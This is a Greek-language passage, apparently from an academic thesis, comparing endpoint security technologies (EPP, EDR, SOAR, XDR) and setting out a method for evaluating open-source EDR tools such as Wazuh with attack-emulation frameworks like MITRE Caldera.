Το μεγαλύτερο πρόβλημα των EPP είναι ότι δεν μπορούν να αντιμετωπίσουν το πρόβλημα της εσωτερικής απειλής (insiders).Το EPP είναι θεωρείται λύση proactive.Επιχειρεί να ανιχνεύσει μια απειλή πριν αυτή μπει στο δίκτυο.

Το EDR είναι μια λύση reactive.Παρακολουθεί συνεχώς τις πληροφορίες του δικτύου και χρησιμοποιώντας τεχνολογίες Threat Intelligence και Artificial Intelligence, ανιχνεύει ύποπτες συμπεριφορές. Μπορεί να αντιμετωπίσει το πρόβλημα των insiders,δεν μπορεί όμως να προστατέψει ένα Endpoint.Για να λειτουργήσει αποτελεσματικά το EDR χρειάζεται μεγάλη ομάδα ασφαλείας και σωστή παραμετροποίηση. Κατά συνεπεία απευθύνεται μόνο σε ορισμένους οργανισμούς.


Τα EPP και EDR δεν είναι τεχνολογίες που ακυρώνουν η μια την άλλη. Σαν γενική αρχή η πρόληψη είναι προτιμότερη της αντιμετώπισης, κάτι που καθιστά το EPP σημαντικό. Το EDR μπορεί σε αρκετές περιπτώσεις να αντιμετωπίσει και εξωτερικές απειλές, αν όμως ένα αρχείο έχει μολυνθεί από ιό δεν είναι η ενδεδειγμένη λύση.

Ιδανικά οι δυο τεχνολογίες πρέπει να χρησιμοποιούνται συνδυαστικά. Αυτό πάντα εξαρτάται από τους πόρους του οργανισμού, το διαθέσιμο ανθρώπινο δυναμό και το επιχειρησιακό ρίσκο που πρέπει να διαχειριστούν. Τα τελευταία χρόνια οι εταιρείες που έχουν ηγετική θέση στην αγορά της κυβερνοασφάλειας προτείνουν ολοκληρωμένες λύσεις που συνδυάζουν δυνατότητες EPP και EDR(CheckPoint Harmony, Crowdstrike Falcon)

Εικ.4 – Gartner 2021 Magic Quadrant for Endpoint Protection Platforms

1.5. Συστήματα Security, Operations Automation and Response (SOAR)


Σύμφωνα με τον Gartner, τα συστήματα SOAR[b.6] (Security, Operations Automation and Response) είναι υλοποιήσεις που συνδυάζουν υπηρεσίες διαχείρισης περιστατικών ασφαλείας (Incident Response), ενορχήστρωσης διαδικασιών (Workflow Orchestration), αυτοματοποίησης ενεργειών (Automation) και διαχείρισης απειλών (Threat Intelligent Management).



Εικ.5 - Βασικά στοιχεία τεχνολογίας SOAR – PALO ALTO

Η υλοποιήσεις SOAR δεν είναι κάτι καινούριο στο χώρο του Security Operations. Είναι μάλλον αποτέλεσμα μιας εξελικτικής διαδικασίας που έχει ως αποτέλεσμα, τον συγκερασμό 3 παραδοσιακών τεχνολογιών με διακριτά, έως σήμερα, όρια και εφαρμογή.

- Πλατφόρμες διαχείρισης περιστατικών (SIPRs)
- Πλατφόρμες αυτοματισμού και ενορχήστρωσης διαδικασιών (SOAs)
- Πλατφόρμες διαχείρισης απειλών (TIPs)



Εικ.6 - Τεχνολογίες σε υλοποίηση SOAR – Gartner 2022

Κάνοντας ανάλυση σε κάθε ένα από τους ορούς, παίρνουμε μια εικόνα των υπηρεσιών που παρέχονται από μια υλοποίηση SOAR.

1.5.1. Security Orchestration

Αποτελεί τη διαχείριση και το συντονισμό μιας σειράς ενεργειών σε ένα οικοσύστημα πληροφοριών, με τη χρήση ή την συμμετοχή τεχνολογίας machine learning.Αυτό τη δίνει τη δυνατότητα, ώστε εργαλεία και λύσεις από διαφορετικούς κατασκευαστές και διαφορετικές στόχους να συνεργαστούν μεταξύ τους και να αυτοματοποιηθούν διαδικασίες. Σε μια απλή περίπτωση επιτρέπει στην ομάδα ασφαλείας, να αυτοματοποιήσει συνθέτες διαδικασίες μεταξύ διαφορετικών τεχνολογιών (ένα Firewall, Windows Active Directory, Threat Management Platform).

Στις ουσιαστικά χαρακτηριστικά του Orchestration, διακρίνουμε :

- Την ικανότητα να επεξεργάζεται πληροφορίες από διαφορετικές ανεξάρτητες πήγες Orchestrator συνδυάζει πληροφορία από διαφορετικές πήγες κα τις μετατρέπει σε μορφή που είναι κατανοητή από την πλατφόρμα.

- Η λήψη αποφάσεων γίνεται με τη χρήση Playbooks, ώστε να απλοποιείται και να επιταχύνεται η διαχείριση περιστατικών.
- Την ισορροπημένη συμμετοχή αυτοματισμών με χρήση μηχανικής λογικής και του ανθρωπίνου παράγοντα. Σε πολλές περιπτώσεις η αξιολόγηση ενός περιστατικού (triage) μπορεί να αυτοματοποιηθεί με χρήση μόνο μηχανικής λογικής. Σε περίπτωση όμως που μια απόφαση θα μπορούσε να οδηγήσει σε απώλεια μιας υπηρεσίας, για την απόφαση απαιτείται η συμμετοχή των αναλυτών ασφαλείας.

1.5.2. Security Automation

Η αυτοματοποίηση των διαδικασιών σε ένα Security Operation Center (SOC) είναι μια δυνατότητα μεγάλης σημασίας. Επιτρέπει στους αναλυτές ασφαλείας , διαδικασίες τις οποίες τις οποίες πρέπει να επαναλαμβάνουν συνεχώς, να τις αυτοματοποιήσουν. Η αυτοματοποίηση γίνεται με τη χρήση Playbooks. Τα playbooks είναι καταγεγραμμένες, δομημένες διαδικασίες, οι οποίες αποτυπώνουν τα βήματα που πρέπει να πραγματοποιηθούν προκειμένου να αποφανθεί μια ομάδα SOC αν ένα περιστατικό αποτελεί παραβίαση ασφαλείας η όχι. Η λειτουργία του SOAR είναι άρρηκτα συνδεδεμένη με την χρήση των Playbooks και ο βαθμός απόδοσης του αναλόγως της ποιότητα των Playbooks.


Η δομή των Playbooks στηρίζεται σε αναγνωρισμένα πρότυπα διαχείρισης περιστατικών ασφαλείας, όπως το NIST Computer Security Incident Handling Guide 800-61 και το SANS Incident Framework και διαιρείται στις εξής φάσεις :

- Προετοιμασία (Preparation)
- Αναγνώριση (Identification)
- Περιορισμούς (Containment)
- Αντιμετώπισή(Eradication)
- Ανάκαμψη (Recovery)
- Lessons Learned

Με τον τρόπο αυτό μειώνεται δραστικά ο χρόνος ανίχνευσης MTTD (Mean Time to Detect) και ο μέσος χρόνος απόκρισης MTTR (Mean Time to Respond) περιστατικών.

Ένα παράδειγμα αποτυπώνετε στην περίπτωση ανίχνευσης Phasing, στον επόμενο πίνακα.

Η διαδικασία χωρίς τη χρήση εργαλείων SOAR απαιτεί 75 λεπτά, ενώ με τη χρήση Playbook περιορίζεται στα 2 λεπτά.




Εικ.7 – Χρόνος αντιμετώπισης απειλής με χρήση SOAR, 2022 Palo Alto

1.5.3. Security Response

Με τη χρήση των αυτοματοποιημένων διαδικασιών ασφαλείας, σχεδιάζεται και εκτελούνται διάφορες ενέργειες ως απάντηση σε περιστατικά ασφαλείας. Αυτό επιτυγχάνεται με τη χρήση προκαθορισμένων κανόνων. Παράδειγμα τέτοιων ενεργειών αποτελεί η απενεργοποίηση ενός χρήστη, η αποστολή email σε ένα χρήστη η διαγραφή ενός κλειδιού στη registry.Το κομμάτι της απόκρισης είναι εξαιρετικά κρίσιμο και απαιτεί ισορροπία αναμεσά στην ανάμιξη του ανθρώπινου παράγονται και την συμμετοχή της μηχανής, ειδικά σε ενέργειες που μπορεί να προκαλέσουν απώλεια υπηρεσιών. Οι ενέργειες που μπορούν να εκτελεστούν καθορίζονται και περιορίζονται από τη συγκεκριμένη πλατφόρμα, και από το βαθμό στον οποίο μπορεί αν συνεργαστεί με αλλά περιφερικά εργαλεία ασφαλείας. Σε κάθε περίπτωση, καμία πλατφόρμα δεν μπορεί να εκτελέσει όλες τις πιθανές ενέργειες. Ο στόχος πάντα, είναι να επιταχυνθεί ο βαθμός απόκρισης ένα περιστατικό.

1.5.4. Παράδειγμα λειτουργείας SOAR

Στο ακόλουθο παράδειγμα αναλύεται η περίπτωση απομακρυσμένης πρόσβασης ενός χρήστη.



Εικ.8 - Ροή ενεργειών μετά από πολλαπλές αποτυχημένες προσπάθειες σύνδεσης χρήστη – 2022 Palo Alto

Το playbook ενεργοποιείται, όταν το ERD η το SIEM στέλνει ειδοποίηση ότι ο χρήστης κάνει 5 αποτυχημένες απόπειρες σύνδεσης. Το SOAR θέλει να μάθει αν πρόκειται για λάθος απόπειρες του χρήστη ή για password attack.

Στέλνει email στο χρήστη, ρωτώντας αν έχει κάνει αυτός τις αποτυχημένες απόπειρες (**Engage**).

Αναλόγως την απάντηση μπορεί να κάνει κάποιες αυτοματοποιημένες ενέργειες ή να ειδοποιήσει τον αναλυτή. (**Analyze**)

Αν η απάντηση είναι θετική, γίνεται reset στον κωδικό του χρήστη στο Active Directory, και του στέλνεται ένα email με ένα one time password.

Αν η απάντηση, είναι αρνητική, ειδοποιεί το χρήστη για τοπ περιστατικό. Παράλληλα εκτελεί έρευνα εξάγοντάς Indicators of Compromise (IoCs), όπως διευθύνσεις I.P, geolocation, μοτίβο της επίθεσης κ.λπ.(**Respond**)

Η αγορά των συστημάτων SOAR απευθύνεται σε συγκεκριμένο target group πελατών. Σε πολύ μεγάλους οργανισμούς με πολύ ώριμες διαδικασίες ασφαλείας, καθώς επίσης και σε παρόχους υπηρεσιών MDR (Managed Detection and Response Services).

Σε πολλές τεχνολογίες όπως XDR, SIEM και email , υπάρχει υλοποίηση SOAR η οποία παρέχεται με τη μορφή add-on και εξτρά κόστος.

Στην αγορά διατίθεται η τεχνολογία SOAR από πολλούς κατασκευαστές:

- Fortinet (FortiSOAR)
- IBM (IBM Security QRadar SOAR)

- Microfocus (Arcsight SOAR)
- Microsoft (Sentinel)
- Palo Alto (Cortex)
- Rapid7 (Insight Connect),

και ορισμένες open source υλοποιήσεις:


- Shuffler Community Edition - (https://shuffler.io)
- The Hive - (https://thehive-project.org/)
- WALHOFF – (https://nsacyber.github.io/WALKOFF)

1.6. Συστήματα Extended Detection and Response (XDR)

Με τη χρήση του EDR οι οργανισμοί στηρίζονται στις πληροφορίες από τα endpoint για να εγείρουν περιστατικά κυβερνοασφάλειας. Η πραγματικότητα είναι ότι οι κυβερνοεπιθέσεις έχουν εξελιχθεί, χρησιμοποιώντας συνεχώς εξελισσόμενες μεθόδους ενώ παράλληλα ο χρόνος εντοπισμού και απόκρισης τους συνεχώς αυξάνεται. Το XDR[b.10][b.11] προχωράει ένα βήμα πιο μπροστά από το EDR. Συλλεγεί πληροφορίες όχι μόνο από τα endpoints, αλλά και από πήγες του δικτύου και πήγες από το Cloud στις οποίες εφαρμόζει machine learning analytics. Στοχεύει έτσι να εμποδίσει τις στοχευμένες επιθέσεις, να εντοπίσει εσωτερικές απλές και να επιδιορθώσει τα endpoints που έχουν πληγεί. Μειώνοντας παράλληλα τους δείκτες αντίδρασης, το Mean Time to Detect (MTtD) και το Mean Time to Respond (MTtR).

Η λειτουργία των XDR βασίζεται σε μεγάλο βαθμό στα EDR. Ο ορισμός του Endpoint σύμφωνα με το Forrester, έχει εξελιχθεί και συμπεριλαμβάνει πλέον εκτός από σταθμούς εργασίας, και Servers, κινητές συσκευές και το Cloud.Κατά κανόνα προσφέρεται σαν υπηρεσία Cloud.Αυτό γίνεται για να ξεπεραστούν οι περιορισμοί σε χωρητικότητα και υπολογιστική ισχύ που μπορεί να υπάρχουν σε μία on premises εγκατάσταση

Σύμφωνα με του Forrester ένα σύστημα XDR ορίζεται ως: «η εξέλιξη των συστημάτων endpoint detection and response (EDR), τα οποία βελτιστοποιούν την ανίχνευση απειλών, την διερεύνηση, την ανταπόκριση και την αναζήτηση πληροφορίων σε πραγματικό χρόνο. Το XDR ενοποιεί πληροφορίες ασφάλειας από τα endpoints, και πληροφορίες από άλλα εργαλεία ασφάλειας και επιχειρήσεων, όπως ανάλυση δικτύου , email, διαχείριση ταυτότητας και πρόσβασης χρηστών και ασφάλεια νέφους. Αποτελεί μια καθαρά υλοποίηση νέφους, εγκατεστημένη σε τεράστιες υποδομές ώστε να εξασφαλίσει στις ομάδες ασφαλείας, επεκτασιμότητα και δυνατότητες για αυτοματοποίηση των διαδικασιών.»



Εικ.9 - Αρχιτεκτονική XDR - https://www.crowdstrike.com

Τα XDR διακρίνονται σε δυο μεγάλες κατηγορίες:

Τα OPEN XDR ή HYBRID XDR, και τα NATIVE XDR.

Τα OPEN XDR μπορούν να συνεργαστούν με εργαλεία όλων των κατασκευαστών (Vendor Agnostic)και κατά συνέπεια είναι περισσότερο παραμετροποιήσιμα. Αυτό επιτρέπει σε ένα οργανισμό να χρησιμοποιήσει τα υπάρχοντά εργαλεία του και να τα ενσωματώσει στην πλατφόρμα XDR.

Στην κατηγορία των OPEN XDR η HYBRID XDR ανήκουν λύσεις όπως το TRELIX XDR και το CrowdStrike

Τα NATIVE NDR, στηρίζονται σε εργαλεία και λύσεις ενός παρόδου. Αυτό συνεπάγεται ευκολία στη χρήση και στην εγκατάσταση. Είναι κατάλληλη λύση για επιχειρήσεις με ομογένεια στον εξοπλισμό. Στον αντίποδα, ενέχει το ν κίνδυνο να παρουσιαστούν κενά ασφάλειας, αν κάποιες απαιτήσεις ασφαλείας δεν μπορούν να ικανοποιηθούν από τον παροχή.

Στην κατηγορία αυτή ανήκουν προϊόντα όπως το Microsoft 365 EndPoint και Palo Alto Cortex.

Τα χαρακτηριστικά ενός XDR περιλαμβάνουν:

- Ικανότητα να συλλεγεί πληροφορίες από διαφορετικές πήγες (EndPoints Network Devices IoT Cloud, Third Parties) και να τις επεξεργάζεται.
- Παρέχει ακριβή συσχετισμό των πληροφοριών από τις πήγες, δημιουργώντας την ακριβή ροή της επίθεσης, δεν κάνει απλή συσχέτιση των γεγονότων.
- Χρησιμοποιεί AI και Machine Learning Intelligence για να σχηματίσει ολόκληρη την αλληλουχία των γεγονότων ενός περιστατικού ασφάλειας.
- Συσχετίζει τα περιστατικά με το MITRE ATT&CK framework.


- Έχει δυνατότητα διερεύνησης περιστατικών ασφάλειας (Forensics Investigation).

Το XDR, εστιάζει σε δυο πυλώνες. Στο πυλώνα της αποτροπής και στον πυλώνα της ανίχνευσης.

Για το κομμάτι της αποτροπής, βασίζεται σε εργαλεία ασφάλειας, όπως Next Generation Firewall (NGFW) και Next Generation AntiVirus (NGAV).Τα εργαλεία αυτά εντοπίζουν απειλές με χρήση γνωστών υπογράφων, ή με χρήση Machine Learning Intelligence, και τις εξουδετερωθούν. Διαγράφοντας ή αδρανοποιώντας ένα αρχείο στην περίπτωση του NGAV, ή τερματίζοντας την σύνδεση στην περίπτωση του NGFW.

Στο κομμάτι της ανίχνευσης, το XDR συλλεγεί περιστατικά από τα endpoints και πληροφορίες τηλεμετρίας από άλλες πήγες και εφαρμόζοντας Machine Learning αλγορίθμους, αποφαίνεται αν η αλληλουχία των γεγονότων παραπέμπει η όχι σε απειλή. Παράλληλα πραγματοποίει συσχέτιση της εχθρικής δραστηριότητας με το MITRE ATT&CK framework προσπαθώντας να βρει κάποιό γνωστό μοτίβο στην επίθεση.

Για να αντιληφθούμε καλύτερα πως λειτουργεί ένα XDR θα πρέπει να περιγράψουμε τον κύκλο ζωής μια επίθεσης.



Εικ.10 – Κύκλος ζωής μις επίθεσης – XDR for Dummies, Palo Alto

Αναγνώριση (Reconnaissance).

Στην πρώτη, φάση ο επιτιθέμενος κάνει αναγνωριστική επίθεση στο δίκτυο, ανακαλύπτει τις υπηρεσίες που τρέχουν και ποιες πόρτες είναι ανοιχτές και αναζητά ευπάθειες που συσχετίζονται με τις υπηρεσίες αυτές.

Το XDR, συλλέγοντας πληροφορίες από την κίνηση των συσκευών του δίκτυο, αναγνωρίζει αυτές τις ενέργειες και εμποδίζει την σύνδεση.

Επιλογή μεθόδου επίθεσης (Weaponization)

Στη δεύτερη φάση, ο επιτιθέμενος επιλεγεί τον τρόπο που θα επιτεθεί και που θα μεταφέρει το κακόβουλο λογισμικό στο θύμα (email, Cloud drive, κ.λπ.).

Αυτή η φάση είναι πιο δύσκολη να αντιμετωπιστεί, γιατί προετοιμάζεται στο δίκτυό του επιτιθεμένου.

Το XDR επιχειρεί να εμποδίσει αυτή τη φάση, έχοντας πληροφορίες για επικινδυνά site, επικίνδυνες εφαρμογές, IP διευθύνσεις με κακή φήμη και παρακολουθώντας παράλληλα την συμπεριφορά των endpoints.

Εκμετάλλευση τρωτότητας (Exploitation)

Όταν το κακόβουλο λογισμικό παραδοθεί σε ένα χρήστη, μπορεί ενεργοποιηθεί πατώντας για παράδειγμα ένα υπερσύνδεσμο. Αυτό θα επιτρέψει στον επιτιθέμενο να εκτελέσει απομακρυσμένα κώδικα, εκμεταλλευόμενος μια γνωστή ευπάθεια μιας εφαρμογής.

Το XDR, εμποδίζει τη φάση αυτή, διότι μπορεί να κάνει διάχυση ευπαθειών στο οικοσύστημα που τρέχει. Με χρήση υπογράφων ή τη χρήση αλγορίθμων ανάλυσης, ανιχνεύει γνωστά και άγνωστα Malware. Εφαρμόζοντας τεχνικές Threat intelligence, μπορεί και ανιχνεύει 0-day επιθέσεις.

Παρότι υπάρχουν χιλιάδες κακόβουλα λογισμικά, όλα επικεντρώνονται σε ένα μικρό αριθμό τεχνικών που εμφανίζονται με παραλλαγές.

Αναβάθμιση δικαιωμάτων (Privileges escalation)

Στη φάση αυτή, ο επιτιθέμενος επιχειρεί να αποκτήσει διαχειριστικά δικαιώματα σε ένα σύστημα, με την εγκατάσταση ενός root kit για παράδειγμα.

Το XDR συγκεντρώνει πληροφορίες από τα endpoints και από τεχνολογίες End Point Protection, και αποτρέπει την εγκατάσταση του λογισμικού.

Command-and-control

Ο επιτιθέμενος επιχειρεί να εδραιώσει ένα κρυπτογραφημένο κανάλι επικοινωνίας με τους Command-and-control servers που διαχειρίζεται. Το βήμα αυτό είναι ουσιαστικό για την επίθεση, διότι μέσα από το κανάλι κατευθύνεται όλη η επίθεση.

Το XDR, επιχειρεί να εμποδίσει το βήμα αυτό, παρακολουθώντας όλη τη κίνηση του δικτύου (και της κρυπτογραφημένη).Εμποδίζει την επικοινωνία με τα κακόβουλα URL και I.P διευθύνσεις.

Επίσης, παρακολουθεί την κίνηση DNS, αναζητώντας κακόβουλα DNS Domains.Επιπλέον ανακατευθύνει την ύποπτη κίνηση σε HoneyPots, ώστε να αναλυθεί και απομονωθούν τα endpoints που έχουν παραβιαστεί.

2. Μεθοδολογία έρευνας

2.1. Πλατφόρμα εξομοίωσης επιθέσεων

Η έρευνα στοχεύει στην αξιολόγηση Open Source λύσεων στο χώρο των EDR.

Η αξιολόγηση εστιάζει στην δυνατότητά των εργαλείων να ανιχνεύουν και να κατηγοριοποιούν επικείμενες γνωστές επιθέσεις. Η κατηγοριοποίηση των επιθέσεων σε επίπεδο τακτικής, δηλαδή τον αντικειμενικό στόχο του επιτιθέμενου, αλλά και τεχνικής που χρησιμοποιήθηκε, έγινε με χρήση του framework MITRE ATT&CK. [i.1].

Το MITRE ATT&CK αποτελεί βάση δεδομένων, τεχνικών που έχουν εφαρμοστεί σε πραγματικές επιθέσεις. Για κάθε βήμα της τακτικής της επίθεσης, αντιστοιχίζονται οι τεχνικές που μπορούν να χρησιμοποιηθούν για να πετύχουν το επιθυμητό αποτέλεσμα. Κοιτώντας βαθύτερα στους συνδέσμους του Matrix, γίνεται περιγραφή των επιμέρους τεχνικών, τον τρόπο που μπορούν να εντοπιστούν και τον τρόπο να αντιμετωπιστούν. Το framework έχει γίνει εξαιρετικά δημοφιλές τα τελευταία χρόνια, κα πολλοί κατασκευαστές EDR και XDR σπεύδουν να ενσωματώσουν στα χαρακτηριστικά των προϊόντων τους τη δυνατότητα να αναγνωρίζουν επιθέσεις βασισμένα στο framework MITRE ATT&CK. Όπως για παράδειγμα η CrowdStrike και η TrendMicro οι οποίες θεωρούνται ηγέτες στη συγκεκριμένη τεχνολογία. Επιπλέον, πολλά εργαλεία Open Source έχουν προσθέσει αυτή τη δυνατότητα στα χαρακτηριστικά τους. Ως γενική παρατήρηση, το framework μπορεί να αποτελέσει ένα πολύ καλό εργαλείο για την εκπαίδευση ειδικών στο χώρο της ασφάλειας, και μια μέθοδο να αξιολογηθεί η αποτελεσματικότητα των εργαλείων ασφαλείας σε ένα πληροφοριακό σύστημα.

Για την εξομοίωση των επιθέσεων υπάρχουν αρκετά δημοφιλή εργαλεία (Adversary Emulation Tools). Το MITRE Caldera, κατασκευασμένο από την MITRE, το Atomic Read Team και το Read Team Automation.

Το Atomic Red team είναι ένα εργαλείο που τρέχει σε Power Shell, σε περιβάλλον κονσόλας. Δεν χρειάζεται εγκατάσταση. Απαιτείται μόνο να γίνει εισαγωγή του Invoke-AtomicRedTeam module. Παρέχει emulation tests για Windows Linux και macOS. Δεν υπολείπεται σε πληρότητα test σε σχέση με τα άλλο δυο εργαλεία.

Το Red Team Automation (https://github.com/endgameinc/RTA) από την EndGame είναι ένα εργαλείο εξομοίωσης που υποστηρίζεται από την Elastic.io. Στηρίζεται στην εκτέλεση python scripts. Δεν διαθέτει γραφικό περιβάλλον και θέλει συχνά παραμετροποίηση, κάτι που το κάνει δύσχρηστο για την έρευνα.

Το Caldera MITRE είναι ένα εργαλείο εξομοίωσης επιθέσεων γραμμένο από την MITRE. Διαθέτει γραφικό περιβάλλον διαχείρισης, έχει δυνατότητα δημιουργίας προφίλ που επιτρέπει την ταυτόχρονη εκτέλεση πολλών τεστ. Για να επικοινωνήσει με τα endpoints χρησιμοποίει agents. Μπορεί να εκτελέσει την επίθεση απομακρυσμένα. Στο γραφικό περιβάλλον απεικονίζεται αν το τεστ ήταν επιτυχημένο ή όχι καθώς και η αιτία.

Το CALDERA μπορεί να εκτελέσει ανεξάρτητα τεστ ή να εξομοιώσει ολόκληρες επιθέσεις. Για το σκοπό της έρευνας αποτελεί την καλύτερη λύση.

2.2. Συστήματα που συμμετέχουν στην αξιολόγηση

Για την επιλογή των software που θα αξιολογηθούν έγινε έρευνα στο Internet. Κατά την έρευνα διαπιστώθηκε ότι δεν υπάρχουν πολλές διαθέσιμες επιλογές, και από τις διαθέσιμες, λίγες είναι αρκετά ώριμες για να χρησιμοποιηθούν σε ένα επαγγελματικό περιβάλλον. Οι λύσεις που προκρίθηκαν είναι οι εξής, κάθε μία για διαφορετικούς λογούς.

2.2.1. WAZUH

Το WAZUH [i.2]είναι μια υλοποίηση που είναι αρκετό καιρό στο χώρο. Η πρώτη έκδοση βγήκε το 2017.Εχει ένα πολύ συντεταγμένο απροβλημάτιστο τρόπο εγκατάστασης, και υποστηρίζει πολλά λειτουργικά συστήματα. Είναι μέρος της δημοφιλούς σουίτας Security Onion. Το Security Onion αποτελεί μια Open Source διανομή για threat hunting, monitoring και log management. Περιλαμβάνει και αλλά 3ed-party εργαλεία όπως τα Elasticsearch, Logstash, Kibana, Suricata, και Zeek.

Το WAZUH είναι μια υλοποίηση Open Source που διαθέτει χαρακτηριστικά EDR και XDR.

Η χρήση του υπόκειται στη GNU General Public License, version 2, και την Apache License, Version 2.0 (ALv2). Παρέχει δυνατότητες για log analysis, host intrusion detection, file integrity monitoring, configuration management, vulnerability assessment.

